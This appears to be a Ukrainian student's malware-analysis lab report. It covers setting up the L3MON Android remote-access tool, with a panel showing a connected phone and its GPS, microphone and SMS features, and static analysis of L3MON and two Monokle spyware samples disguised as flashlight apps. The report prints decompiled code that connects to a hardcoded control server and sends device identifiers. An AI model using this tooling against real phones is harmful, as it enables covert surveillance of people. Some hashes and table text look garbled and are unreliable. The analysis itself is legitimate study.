<code>id</code>	<code>name</code>	<code>namespace</code>	<code>version</code>	<code>mode</code>	<code>pid</code>	<code>uptime</code>	<code>↳</code>	<code>status</code>	<code>cpu</code>	<code>mem</code>	<code>user</code>	<code>watching</code>
<code>0</code>	<code>index</code>	<code>default</code>	<code>1.0.0</code>	<code>fork</code>	<code>11874</code>	<code>0s</code>	<code>0</code>	<code>online</code>	<code>0%</code>	<code>23.3mb</code>	<code>andrew</code>	<code>disabled</code>

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-v1.1.2$ pm2 startup
[PM2] Init System found: systemd
[PM2] To setup the Startup Script, copy/paste the following command:
sudo env PATH=$PATH:/usr/bin:/usr/lib/node_modules/pm2/bin pm2 startup systemd -u andrew --hp /home/andrew/.pm2
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-v1.1.2$ pm2 stop index
[PM2] Applying action stopProcessId on app [index](ids: [ 0 ])
[PM2] [index] (0) ✓
```

id	name	namespace	version	mode	pid	uptime	↳	status	cpu	mem	user	watching
0	index	default	1.0.0	fork	0	0	0	stopped	0%	0b	andrew	disabled

```
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-v1.1.2$ maindb.json  
maindb.json: команда не найдена  
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-v1.1.2$ nano maindb.json  
andrew@asus-X505BP:~/Documents/01 Malware/LAB-8/Task 3/L3MON-v1.1.2$ pm2 restart all
```



localhost:22533

L3MON Devices APK Builder Event Log Logout

Online

Name	Country	IP	Device	Last Seen	Manage
a8811751fd81f645	?	192.168.0.101	Xiaomi (Redmi 5 Plus)	25/12/2021, 21:01:32	<button>Manage</button>

Offline

Name	Country	IP	Device	Last Seen	Manage

localhost:22533/manage/a8811751fd81f645/gps

L3MON Devices APK Builder Event Log Logout

Info

- GPS**
- Microphone
- Contacts
- Call Log
- Clipboard Log
- Notification Log
- SMS Manager
- WiFi Manager
- Installed Apps
- Allowed Permissions
- File Explorer
- Downloads

GPS Now GPS Log GPS Settings

25/12/2021, 21:03:11

Request Update

The screenshot shows the L3MON static analyzer interface. At the top, there's a navigation bar with links for RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API DOCS, DONATE, and ABOUT. A search bar labeled "Search M05" is also present. On the left, a sidebar contains icons for file operations like Open, Save, Copy, Paste, and Delete.

APP SCORES

Average CVSS: 6.5, Security Score: 95/100, Trackers Detection: 0/407

FILE INFORMATION

File Name: L3MON.apk, Size: 0.26MB, MD5: beb422ca318dbbaea608a503c34206e1, SHA1: 3879cf43bf0235fe43d439ebcae06122181d51, SHA256: 31c23a1d2967b2b546425e63ffac687362798378ca47bab04bc18d41452016a

APP INFORMATION

App Name: Process Manager, Package Name: com.etchd.l3mon, Main Activity: com.etchd.l3mon.MainActivity, Target SDK: 24, Min SDK: 11, Max SDK: 1, Android Version Name: 1.0, Android Version Code: 1

ACTIVITIES: 1, View ↗

SERVICES: 2, View ↗

RECEIVERS: 2, View ↗

PROVIDERS: 0, View ↗

EXPORTED ACTIVITIES: 0

EXPORTED SERVICES: 1

EXPORTED RECEIVERS: 2

EXPORTED PROVIDERS: 0

SCAN OPTIONS

Rescan, Start Dynamic Analysis

DECOMPILED CODE

View AndroidManifest.xml, View Source, View Smali

Download Java Code, Download Smali Code, Download APK

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.ACCESS_FINE_LOCATION	dangerous	fine (GPS) location	Access fine location sources, such as the Global Positioning System on the phone, where available. Malicious applications can use this to determine where you are and may consume additional battery power.
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.
android.permission.ACCESS_WIFI_STATE	normal	view Wi-Fi status	Allows an application to view the information about the status of Wi-Fi.
android.permission.CAMERA	dangerous	take pictures and videos	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.MODIFY_AUDIO_SETTINGS	normal	change your audio settings	Allows application to modify global audio settings, such as volume and routing.
android.permission.READ_CALL_LOG	dangerous		Allows an application to read the user's call log.
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.

Showing 1 to 10 of 17 entries

Previous 1 2 Next

APPLICATION PERMISSIONS

Search:

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.READ_SMS	dangerous	read SMS or MMS	Allows application to read SMS messages stored on your phone or SIM card. Malicious applications may read your confidential messages.
android.permission.RECEIVE_BOOT_COMPLETED	normal	automatically start at boot	Allows an application to start itself as soon as the system has finished booting. This can make it take longer to start the phone and allow the application to slow down the overall phone by always running.
android.permission.RECORD_AUDIO	dangerous	record audio	Allows application to access the audio record path.
android.permission.SEND_SMS	dangerous	send SMS messages	Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation.
android.permission.WAKE_LOCK	normal	prevent phone from sleeping	Allows an application to prevent the phone from going to sleep.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.

Showing 11 to 17 of 17 entries

Previous 1 2 Next

◆ ANDROID API

Search:

API	FILES
Crypto	okio/ByteString.java okio/Buffer.java okio/HashingSource.java okio/HashingSink.java
Get Installed Applications	com/etechd/l3mon/AppList.java
Get System Service	com/etechd/l3mon/WifiScanner.java com/etechd/l3mon/LocManager.java com/etechd/l3mon/MainService.java
GPS Location	com/etechd/l3mon/LocManager.java
HTTP Connection	io/socket/engineio/client/transports/PollingXHR.java
HTTPS Connection	io/socket/engineio/client/transports/PollingXHR.java
Inter Process Communication	com/etechd/l3mon/MainActivity.java com/etechd/l3mon/MainService.java com/etechd/l3mon/NotificationListener.java com/etechd/l3mon/ServiceReciever.java com/etechd/l3mon/MyReceiver.java
Java Reflection	okio/ByteString.java
Local File I/O Operations	com/etechd/l3mon/MicManager.java
Message Digest	okio/ByteString.java okio/Buffer.java okio/HashingSource.java okio/HashingSink.java

Showing 1 to 10 of 17 entries

Previous [1](#) [2](#) Next

◆ ANDROID API

Search:

API	FILES
Query Database of SMS, Contacts etc	com/etechd/l3mon/SMSManager.java
Send SMS	com/etechd/l3mon/SMSManager.java
Sending Broadcast	com/etechd/l3mon/MainService.java
Set or Read Clipboard data	com/etechd/l3mon/MainService.java
Starting Activity	com/etechd/l3mon/MainActivity.java com/etechd/l3mon/MyReceiver.java
Starting Service	com/etechd/l3mon/MainActivity.java com/etechd/l3mon/ServiceReciever.java com/etechd/l3mon/MyReceiver.java
TCP Socket	okio/Okio.java

Showing 11 to 17 of 17 entries

Previous [1](#) [2](#) Next

⌚ DOMAIN MALWARE CHECK

Search:

DOMAIN	STATUS	GEOLOCATION
176.98.25.39	good	IP: 176.98.25.39 Country: Ukraine Region: Kyivska oblast City: Vasylkiv Latitude: 50.186920 Longitude: 30.313459 View: Google Map

Showing 1 to 1 of 1 entries

Previous [1](#) Next

URLExceptionS

Search:

URL	FILE
http://176.98.25.39:2222?model=	com/etechd/l3mon/IOSocket.java

Showing 1 to 1 of 1 entries

Previous [1](#) Next

IOSocket.java

```
1. package com.eteched.l3mon;
2.
3. import android.net.Uri;
4. import android.os.Build;
5. import android.provider.Settings;
6. import io.socket.client.IO;
7. import io.socket.Socket;
8. import java.net.URISyntaxException;
9. /* loaded from: classes.dex */
10. public class IOsocket {
11.     private static IOsocket ourInstance = new IOsocket();
12.     private Socket ioSocket;
13.
14.     private IOsocket() {
15.         try {
16.             String deviceID = Settings.Secure.getString(MainService.getContextOfApplication().getContentResolver(), "android_id");
17.             IO.Options opts = new IO.Options();
18.             opts.reconnection = true;
19.             opts.reconnectionDelay = 5000;
20.             opts.reconnectionDelayMax = 99999999;
21.             this.ioSocket = IO.socket("http://176.98.25.39:2222?model=" + Uri.encode(Build.MODEL) + "&manf=" + Build.MANUFACTURER + "&release=" + Build.VERSION.RELEASE + "&id=" + deviceID);
22.         } catch (URISyntaxException e) {
23.             e.printStackTrace();
24.         }
25.     }
26.
27.     public static IOsocket getInstance() {
28.         return ourInstance;
29.     }
30.
31.     public Socket getIOsocket() {
32.         return this.ioSocket;
33.     }
34. }
```

Бачимо IP сервера

Проаналізуйте зразки Monokle, за варіантом

```
andrew@asus-X505BP:~/Documents/01_Malware/LAB-8/Task_3/monokle$ md5sum * | sort | cat -n
 1 0c28df1fee1fc031b3ffff1f4ac1db95 0cf2beac5e02b311e035f0d67f7f3be01369ea963cedefccaa9cb0664f73e048
 2 0d26ea4dd5e739ca88784284c1ef474e 35f65c1d0beacc5560aea7f1172781200c5bedb76af98f96dcfbf37a74cf3b3c
 3 0efeb75922d6bf123aaabe2ace0004dc6 6af6ede6aa0e6af2fcf8d66cd5c4ecd17fa1b71984b5f34af1c5c8b31fda0d6
 4 143e830e20d584e4ef6bc4abb47ca03a 7886c4de5cf05e4aa2dc67902d4878967919e02f1d8d4ea5de30d7741db46f
 5 1464cd00ab0a1a4137b17976bf507311 6b415da538b434b1db751a1e88789340aa34d79d1620afe12f09e2357a6a8e10
 6 1804ceee6d92786285e0e93964989c47 fc2f2beac5e02b311e035f0d67f7f3be01369ea963cedefccaa9cb0664f73e048
 7 1abf04374126356e865157a1566bb89 f4578f2078fba5a96bedb72c7843a04b0d36e490b7d699bc6b57d70a7115b9d
 8 1be4a1ae8b619ee3e9220b472348023b f8fe1aa828af2a77a0afb122a1a3f9a62403f1e7c6ca04ee82227af33f138a2a
 9 1e16920a0755e49cb440028213ffbcc1 9bb5774197f0c1351ea04a8c57c0fa3ef0129a71cfaf4251f85c940921f0f54e
10 251d38ee15d8bd792583edb85b4ade2 704a49f2044e963d7c698c3c8efb43b869df3cdc3a536b9a5b42e211df8b
11 2d78220b7fbec600ef59b80b725ba415 cb0f5c78075ccf43e81844bf6d49631083ab79c976830caeabc522796634e0c6
12 31ba56fcc1060ad848769e0b570444 695d11c12a40a56aa39efedc6a6ff3cac781c384e12388bf0ea30621a
13 4218bf6838e25750e1806ba2c499328a fce76ba4a6e01370f57edce2a69cff0e835f8e1b6bea666d8a76219661b10
14 4611b39936072495848bd6b06d1d3926 43fc5cf06d35f88f1161d7613f84d6386ef7c43fd561cad8f7ec7a6f520b07c7
15 48edccde1575b156e75749343cc177c8 197fd91a3997d5cd9f2eeea5660aea6aed2139c202daafbf00fca41a4bb972ed
16 49d2c21dbd70f138729ad5be9ac937cb 4c8d81dd02753b8985dc04df2b18d06946fce0c11217af62acc7d6b112b46
17 4a7ba7b7250c49882277c2dc0b866ddd 75c3b53e14ac22567e07ac56e0056f9c4c335a075b34cd52716042a634acebc
18 4e49eb5c08a47338906a1a39bcd9c8e2 46b0a9f0ac4191b2fc8865a9074a60a7f4fd11a20ec651a2d96818ef8310e0ad
19 58033b5e33cb179caa14a6c319a9fb34 a3ff3203da66b94ea58a970cbfe83c24fd3e7ef888374d4806371d897882cc9
20 59d2f0fa5aa8f7d8b8b6bf34a064d91f 024eb6513d8fc73839fa4f9e4a2790f1e71528256f2b88f89db1099b70b1096
21 5cc953f25deeff951c38a5c118a81fe9 0a2df7bf56192efbbeb26479cd58d5ae6cb2ed0946b5a138d372b5d85373b4de
22 60ef6b26aa7d02b7cb2c78fa9e4b5d5 0972c3ea703e21c1d4abc044a8cfc7082186b98032e6faf054dd2203fa5
23 638fe8646860df2ea08b3206151a61ab 904158f545861c11cae240288b6451da0f908ee85b824570af58345cc6a556
24 64521ed9196a13f20f46245d8bb5404f 3cd62210ef53bca2b2aef1bd8ced308ada71877ff3f183724b822bf9d81b9da
25 6fc17ea947f688c8ac3f953d4ceee795 1d57111584cd66e71a368b34d424b4623e8f85aacd6877a2d585eeba005174a2
26 6d0cd7ef96301ca7f75224fc69c53e79 a9704e32217c0876fe098ac694ea4477f708b034ad89eb2360bf7ccba603466
27 733c930a0639c0c25ee6fcfa5ff88c3eb 55efadfeab5cc26ef583e9a78bf9e90ab27f649b3e7328614a6dacbb990d7d9
28 797a1c2499a93f28480f1cd2c96f8cc3 18899849d6acc613c4f1851f5d25c096a0e3a675d2ce37c3340fdccaa53fe1
29 7b0d2ddaa0f706b9f8d3691434fcdee4 4f0e92f8b37ccb8468cd7265102b0436cad708a136e54d79e2f0691743205
30 83eb0e97f87ed1a120fad696cd609d3 2c216552a50c3aled8104a7b447f55a561710867fc9ac7b90021db545924a4c
31 8694355cf6aa3c741324eb6b62827787 eb6b9624f143d21c913815c15dcd991844b5f1fa83c6cecc63d832bb61487949
32 89a438631c1e9c22273b911d924daee0 73e5b30c62302d494bea14b0b1bf59efb1f4c93ed7f2a53bf0f074c403fdbd0e
33 8fe82497b1460e56dc85e82f0aa13791 46ae81c51b9d2cb6c7d32b2b6f46f3653c00f7fec00e91fc0cab5630ce1b672
34 9badef535702c54539ddb6739d7daac9f ccc5736b1eb71a7783bc9f62a5d16f4bda33a306e9a842403ba24c3aac679cd
35 9fc786fa83a343cebe363cc3d61fde5 baeaf95046d7ee0a66fe0407cbead8ff7f877d44605e
36 a0457aa3aff4f384e3eaf787d066f3 02bfb44605e40577f981f7c492790a9f96b591a1dc0f1da7ef5d4c5ad759b32
37 a0c0f4d5ed1e3fb005e4e67bec8629bf 14aa69e661332da6bbef5adfc9e3474cf320dab38423555fd0ec9f627c907a63
38 a342b423e05a57feba3a04311096a4f5 61f976762b19a92d6aa5bddd907eaeabf5a85aa9f7b4dc5d4030b523d9a7
39 a4282bfafa3cc5cd9c39f72a3262edd1 a776bb12b4f54adc77920bd214a1d4a33da055826d0192d10e156684fb2b618b
40 ae70da9b0952b8d01ec28ef00e5f1953 5ad38273fdaafaedc92cbafba55741760aad0429685a8290fd28414ab9cf9d59
41 b7dd8dbdc27e277643acc878023103e9 c816f14943d1e4385f031d1bc24988937caf6155a25ef4768d5c2459095048cb
42 cadb40c31f9455fc3a3eeb7c672a2e35 dab7902b8fd0682d0075f86f8759cebe7d45759efc721b99b4260ae04d2763b
43 cf229b9aab9e5978c6d4daea9f78cc813 917016b0d71b16151cca4aece3f925c42304fd6b7ad1789f9f850c935214386
44 d0b84d72e2313ac31ee4ede41b836bfe 5381eb11661d8a52aecd6b25f5e6214bde157b2382ef8d3af9287b95b3a5121
45 e33f4a90b117df1d2df39c3d4c5f74d2 a423ff330c5adedb29d0cbfcfa6fa3af89eef7f7372247d14d8aeea342d536d7
46 e8cc232a7eff4001f5c6f5b298163fb2 6eaee0ac151c5366bd3d01382775192e98a4ed118050d8435b00cd35f01ad4b22
47 eaaef722c52c16b614acdebe9116e9b9 ed3aaef1fa54ea99aed718fc159661099ecc3aa4eb4cc09e99e69b54a14c34
48 ee525981c69544cd7fe1ca5db3764f 875be679de1e31bd9521bead12ae445a55299608b540e9b7d7f031eb62d526
49 f000125a68029f0104515f1d8c80c5b 0d395d675eb600676df051dc4b1b8eabccfe94da59d05428984c4ebaf4774c8
50 f5fd90b5604151c5a6e54bf1cedbf75 b7f0672647dbcd07914100953c1359c9c71e9c9c966cec3800d2db2a6726648
51 f784656a0fad344c6d30841f355bcd22 5ea0c9b274719abc3a9f0801bda9156b89f352c0f19593b67d78943bb76224a6
52 fd5d0100e7cb891acb9fd87f7129c 177e74fa0b755287b8b10accd10b1d6db85e5c650c180620773e73bf5fc271ae
```

1e16920a0755e49cb440028213ffbcc1, 251d38ee15d8bd792583edbb85b4ade2

Перетворимо назад файли в розширення .apk

	9bb5774197f0c1351ea04a8c57c0fa3ef0129a71cfaf4251f85c94092...	1,7 MB	1 сеп 2019
	9bb5774197f0c1351ea04a8c57c0fa3ef0129a71cfaf4251f85c94092...	1,7 MB	1 сеп 2019
	9bb5774197f0c1351ea04a8c57c0fa3ef0129a71cfaf4251f85c94092... 7 items		00:17
	704a49f2044e963d7c698c3c8ef26fbe43b869df3cdc3a536b9a5b42...	3,3 MB	1 сеп 2019
	704a49f2044e963d7c698c3c8ef26fbe43b869df3cdc3a536b9a5b42...	3,3 MB	1 сеп 2019
	704a49f2044e963d7c698c3c8ef26fbe43b869df3cdc3a536b9a5b42... 1 item		00:23

Збираємо інформацію пов'язану з безпекою про перший зразок та аналізуємо

APP SCORES

Average CVSS: 6.9
Security Score: 50/100
Trackers Detection: 3/407

FILE INFORMATION

File Name: 9bb5774197f0c1351ea04a8c57c0fa3ef0129a71cfaf4251f85c940921f0f54e.apk
Size: 1.6MB
MD5: 1e16920a0755e49cb440028213ffbcc1
SHA1: 8af9997e20949e0cc8dfcb685b5c1746921ee5d1
SHA256: 9bb5774197f0c1351ea04a8c57c0fa3ef0129a71cfaf4251f85c940921f0f54e

APP INFORMATION

App Name: Flashlight
Package Name: com.devuni.flashlight
Main Activity: .MainActivity
Target SDK: 21 [Min SDK: 3 | Max SDK: 169]
Android Version Name: 5.2.3
Android Version Code: 169

PLAYSTORE INFORMATION

Title: Tiny Flashlight + LED
Score: 4.4462485 Installs: 100,000,000+ Price: 0 Android Version Support: Varies with device Category: Tools Play Store URL: com.devuni.flashlight
Developer: Nikolay Ananiev, Developer ID: Nikolay-Ananiev
Developer Address: ul. Rakovska 128, et. 6 1000 Sofia Bulgaria
Developer Website: http://tinyflashlight.com/
Developer Email: support@tinyflashlight.com
Release Date: Jul 7, 2010 Privacy Policy: Privacy link
Description:

Tiny Flashlight + LED is a simple, free, flashlight app with LED light and several screen modes. Free plugins like the Strobe, Morse, and Blinking lights make this flashlight one of the best productivity tools for your device.

Try the best flashlight on the market!
- Free
- Insanely bright, when using the LED flashlight
- Always available when you need it - this is the most optimized and reliable flashlight app designed to preserve your battery life while operating.
- Be prepared for emergency situations with additional plugins like the Warning lights and Strobe, Morse, Blinking lights.

СЕРТИФІКАТ ПІДПИСУ

```
APK is signed
v1 signature: True
v2 signature: False
v3 signature: False
Found 1 unique certificates
Subject: C=en, ST=en, L=en, O=en, OU=en, CN=en, E=en@en.en
Signature Algorithm: rsassa_pkcs1v15
Valid From: 2013-03-13 11:16:34+00:00
Valid To: 2040-07-28 11:16:34+00:00
Issuer: C=en, ST=en, L=en, O=en, OU=en, CN=en, E=en@en.en
Serial Number: 0xb1212aa2cbcd4bf
Hash Algorithm: sha1
md5: 9c9faee38da930ece481559d8599003b
sha1: e6be06102851bfff6389f4ec58cc27919c47a498
sha256: d8c2a7719a83ab65b5421869cd6ce6a2747bd9f0a35f16b676f067270becddb
sha512: c41fb3c3e39dc3942a69406e8c148214520f163e44798118589d1751e8922666b5711790b6bc81dd61ca10ca29793bce5ced6c7a87468c581257342fa695951
```

Пошук:

СТАТУС	ОПИС
погано	Програма підписана схемою підпису v1, що робить її вразливою до вразливості Janus на Android 5.0-8.0, якщо вона підписана лише за схемою підпису v1. Програми, що працюють на Android 5.0-7.0, підписані за схемою v1 та v2/v3, також є вразливими.
погано	Заявка підписана за допомогою SHA1withRSA. Алгоритм хешування SHA1, як відомо, має проблеми з колізією.
безпечний	Заява підписується сертифікатом підпису коду

Показано від 1 до 3 із 3 записів

Попередній 1 Далі

API	ФАЙЛИ
Сповіщення Android	com/devuni/light/LightService.java com/devuni/f/b.java
Декодування Base64	com/devuni/color/aj.java
Кодування Base64	com/devuni/color/aj.java com/devuni/color/bf.java
Обробка сертифікатів	com/flurry/sdk/ek.java com/devuni/color/aj.java com/sun/mail/util/SocketFetcher.java
Виконати команду OS	com/devuni/color/ah.java
Отримайте рекламний ідентифікатор Android	com/flurry/sdk/dw.java com/millennialmedia/android/dt.java
Отримати місцезнаходження клітини	com/devuni/color/al.java
Отримати встановлені програми	com/devuni/flashlight/ui/db/c.java com/devuni/g/a.java com/millennialmedia/android/bs.java com/millennialmedia/android/ai.java com/millennialmedia/android/at.java com/devuni/color/l.java com/devuni/helper/d.java
Отримати інформацію про мережевий інтерфейс	com/millennialmedia/android/dt.java
Отримати номер телефону	com/devuni/color/as.java

Показано від 1 до 10 із 31 записів

Попередній 1 2 3 4 Далі

НЕМАС	ІДЕНТИФІКАТОР	ВИМОГА	ОСОБЛИВОСТІ	ОПИС
1	FCS_R80_EXT.1.1	Функціональні вимоги безпеки	Послуги генерації випадкових бітів	Додаток використовує надану платформою функціональність DRBG для своїх криптографічних операцій.
2	FCS_STO_EXT.1.1	Функціональні вимоги безпеки	Зберігання облікових даних	Програма не зберігає жодних облікових даних в енергонезалежній пам'яті.
3	FCS_SKM_EXT.1.1	Функціональні вимоги безпеки	Послуги генерації криптографічних ключів	Програма не генерує асиметричні криптографічні ключі.
4	FDP_DEC_EXT.1.1	Функціональні вимоги безпеки	Доступ до ресурсів платформи	Програма має доступ до ['з'єднання з мережею', 'мікрофон', 'bluetooth', 'camera', 'location'].
5	FDP_DEC_EXT.1.2	Функціональні вимоги безпеки	Доступ до ресурсів платформи	Програма має доступ до ['адресна книга', 'списки викиликів', 'календар'].
6	FDP_NET_EXT.1.1	Функціональні вимоги безпеки	Мережевий з'язок	Програма має мережеві комунікації, ініційовані користувачем/програмою.
7	FDP_DAR_EXT.1.1	Функціональні вимоги безпеки	Шифрування конфіденційних даних програми	Додаток реалізує функцію шифрування конфіденційних даних в енергонезалежній пам'яті.
8	FMT_MEC_EXT.1.1	Функціональні вимоги безпеки	Підтримуваний механізм конфігурації	Програма викликає механізми, рекомендовані постачальником платформи для зберігання та налаштування параметрів конфігурації.
9	FTP_BTR_EXT.1.1	Функціональні вимоги безпеки	Захист даних при передачі	Програма шифрує деякі передані дані за допомогою HTTPS/TLS/SSH між собою та іншим надійним IT-продуктом.
10	FCS_R80_EXT.2.1,FCS_R80_EXT.2.2	Функціональні вимоги безпеки на основі вибору	Генерація випадкових бітів із програми	Програма виконує всі служби детермінованого генерування випадкових бітів (DRBG) відповідно до Специальної публікації NIST 800-90A з використанням Hash_DRBG. Детермінований RBG засівається джерелом ентропії, яке накопичує ентропію від DRBG на основі платформи та програмного джерела шуму, з мінімумом 256 біт ентропії, що приймає дорівнює найбільшій міцності безпеки (відповідно до NIST SP 800-57) клочів і хешів, які він генерує.

Показано від 1 до 10 із 17 записів

Попередній 1 2 Далі

НЕМАЄ	ПРОБЛЕМА	ГОЛОВНІСТЬ	СТАНДАРТИ	ФАЙЛИ
1	Файли можуть містити корстко закодовану конфіденційну інформацію, як-от імена користувачів, паролі, ключі тощо.	уязв	CVSS V2: 7.4 (високий) CWE: CWE-312 Зберігання конфіденційної інформації в чистому тексті OWASP Top 10: M6: зберігання інженерії OWASP MASVS: MSTG - STORAGE-14	com/millennialmedia/android/br.java com/flurry/sdk/dj.java com/sun/mail/imap/IMAPStore.java
2	Додаток може читати/записувати в зовнішній ховнице. Будь-який додаток може читати дані, записані в зовнішній ховнице.	середній	CVSS V2: 5.5 (середній) CWE: CWE-276 Невірні дозволи за замочуванням OWASP Top 10: M2: Небезпеки зберігання даних OWASP MASVS: MSTG - STORAGE-2	com/devuni/color/.java com/millennialmedia/android/dt.java com/devuni/color/.java com/millennialmedia/android/a.java com/ flurry /sdk/fd.java
3	Програма реєструє інформацію. Конфіденційну інформацію ніколи не слід реєструвати.	інформація	CVSS V2: 7.5 (високий) CWE: CWE-532 Вставка конфіденційної інформації у файл журналу OWASP MASVS: MSTG - STORAGE-3	com/millennialmedia/android/dr.java com/sun/activation/registries/LogSupport.java com/sun/mail/imap/protocol/BODYSTRUCTURE.java javax/mail/internet/MailDateFormat.java com/sun/mail/dsn/DeliveryStatus.java
4	SHA-1 – це слабкий хеш, який, як відомо, має колізії хешів.	уязв	CVSS V2: 5.9 (середній) CWE: CWE-327 Використання ламаного або ризикованого криптографічного алгоритму OWASP Top 10: M5: недостатня криптографія OWASP MASVS: MSTG - CRYPTO-4	com/flurry/sdk/fe.java com/millennialmedia/android/dt.java com/devuni/color/bf.java
5	Додаток використовує небезпечний генератор випадкових чисел.	уязв	CVSS V2: 7.5 (високий) CWE: CWE-330 Використання недостатньо випадкових значень OWASP Top 10: M5: недостатня криптографія OWASP MASVS: MSTG - CRYPTO-6	com/devuni/flashlight/views/a/aa.java com/devuni/flashlight/views/Strobelight.java com/millennialmedia/android/cx.java
6	MD5 – це слабкий хеш, який, як відомо, має колізії хешів.	уязв	CVSS V2: 7.4 (високий) CWE: CWE-327 Використання ламаного або ризикованого криптографічного алгоритму OWASP Top 10: M5: недостатня криптографія OWASP MASVS: MSTG - CRYPTO-4	com/devuni/moreapps/b.java com/sun/mail/http/DigestMD5.java com/millennialmedia/android/dt.java com/sun/mail/pop3/Protocol.java
7	Ця програма використовує закріплення сертифікату SSL для виявлення або запобігання атакам МІТМ у захищенному каналі зв'язку.	безпечні	CVSS V2: 0 (інформація) OWASP MASVS: MSTG - NETWORK-4	com/flurry/sdk/ej.java com/ flurry /sdk/en.java

Показано від 1 до 7 із 7 записів

Попередній 1 Далі**NIAP ANALYSIS v1.3**

Пошук:

НЕМАЄ	ІДЕНТИФІКАТОР	ВИМОГА	ОСОБЛИВОСТІ	ОПИС
11	FCS_COP.1.1(1)	Функціональні вимоги безпеки на основі вибору	Криптографічна операція - Шифрування/десифрування	Програма виконує шифрування/десифрування відповідно до заданого криптографічного алгоритму в режимі AES-CBC (як визначено в NIST SP 800-38A) або AES-GCM (як визначено в NIST SP 800-38D) і розміром криптографічного ключа 256 біт/128 -біт.
12	FCS_COP.1.1(0)	Функціональні вимоги безпеки на основі вибору	Криптографічна операція - хешування	Додаток виконує послуги криптографічного хешування не відповідно до FCS_COP.1.1(2) і використовує криптографічний алгоритм RC2/RC4/MD4/MD5.
13	FCS_COP.1.1(0)	Функціональні вимоги безпеки на основі вибору	Криптографічна операція – підписання	Додаток виконує послуги криптографічного підпису (генерування та перевірку) відповідно до заданого криптографічного алгоритму схем RSA з використанням криптографічного ключа розміром 2048 біт або більше.
14	FCS_HTTPS_EXT.1.1	Функціональні вимоги безпеки на основі вибору	Протокол HTTPS	Додаток реалізує протокол HTTPS, який відповідає RFC 2818.
15	FCS_HTTPS_EXT.1.2	Функціональні вимоги безпеки на основі вибору	Протокол HTTPS	Додаток реалізує HTTPS за допомогою TLS.
16	FIA_X509_EXT.1.1	Функціональні вимоги безпеки на основі вибору	Перевірка сертифікату X.509	The application invoked platform-provided functionality to validate certificates in accordance with the following rules: ['The certificate path must terminate with a trusted CA certificate'].
17	FIA_X509_EXT.2.1	Selection-Based Security Functional Requirements	X.509 Certificate Authentication	The application use X.509v3 certificates as defined by RFC 5280 to support authentication for HTTPS, TLS.

Showing 11 to 17 of 17 entries

Previous 1 2 Next**РОЗМІЩЕННЯ СЕРВЕРА**

Збираємо інформацію пов'язану з безпекою про другий зразок та аналізуємо

APP SCORES



Average CVSS 0
Security Score 100/100
Trackers Detection 2/407

FILE INFORMATION

File Name: 704a49f2044e963d7c98c3c8ef26fbef3b869df3cdc3a536b9a5b42e211df8b.apk
 Size: 3.12MB
 MD5: 251d38ee15d8bd792583edb85b4ade2
 SHA1: 446999fc4c284b5c34cc3cf8f439cb6510da5412
 SHA256: 704a49f2044e963d7c98c3c8ef26fbef3b869df3cdc3a536b9a5b42e211df8b

APP INFORMATION

Name: Flashlight
 Package Name: biart.com.flashlight
 Main Activity: biart.com.flashlight.FlashlightActivity
 Target SDK: 22 Min SDK: 10 Max SDK:
 Android Version Name: 25.5 Android Version Code: 62

► PLAYSTORE INFORMATION

Title: Flashlight
 Score: 4.7400823 installs: 10,000,000+ Price: 0 Android Version Support: 4.1 and up Category: Tools Play Store URL: biart.com.flashlight
 Developer: ArtLine, developer ID: 6409458411588093871
 Developer Address: Ukraine, Dniproprov's'k obl, village Kirovske, Dzerzhinskogo 30
 Developer Website: http://artlinedev.zzz.com.ua
 Developer Email: artline.dev@gmail.com
 Release Date: Sep 22, 2014 Privacy Policy Privacy link
 Description:

My flashlight is an effective, simple, and privacy safe app without unnecessary permissions. If your device has a LED flash - perfect.

The application has a Strobe function that makes the led light of your phone blink very fast like a real stroboscope.

Feel the power of the features:

- Has a widget for the switch on/off
- Stroboscope mode allows you to blink light
- Soft light of the screen can be used when you need not the bright light
- Instant start. Turn on the LED very quickly
- Works even if the screen turned off or the device locked. Also, this feature can save battery life.

● СЕРТИФІКАТ ПІДПИСУ

```

APK is signed
v1 signature: True
v2 signature: False
v3 signature: False
Found 1 unique certificates
Subject: C=EN, ST=EN, L=EN, O=EN, OU=EN, CN=EN, E=EN@EN.EN
Signature Algorithm: RSASSA_PKS1V5
Valid From: 2013-03-11 11:16:34+00:00
Valid To: 2040-07-11 11:16:34+00:00
Issuer: C=EN, ST=EN, L=EN, O=EN, OU=EN, CN=EN, E=EN@EN.EN
Serial Number: 0xb1212a2a2chcdcd4bf
Hash Algorithm: sha1
md5: 0cfafae30da030ecc4a81559d590003b
sha1: ebbe06102851bfff6389f4ec58cc27919c478498
sha256: d8ca7719ab3a6b65b5421869cdd0ce6a2747bd9f0a35f1abb676f007270becddb
sha512: c4fb3c2e39dc3942a6940e8c148214526f163e24798118589d1751e8922666b5711790b6bc81dd61ca10ca29793bce7a87468c581257342fa6095951

```

Пошук:

СТАТУС	ОПИС
погано	Програма підписана схемою підпису v1, що робить її вразливою до вразливості Janus на Android 5.0-8.0, якщо вона підписана лише за схемою підпису v1. Програми, що працюють на Android 5.0-7.0, підписані за схемою v1 та v2/v3, також є вразливими.
погано	Заявка підписана за допомогою SHA1withRSA. Алгоритм хешування SHA1, як відомо, має проблеми з колізією.
безпечний	Заява підписується сертифікатом підпису коду

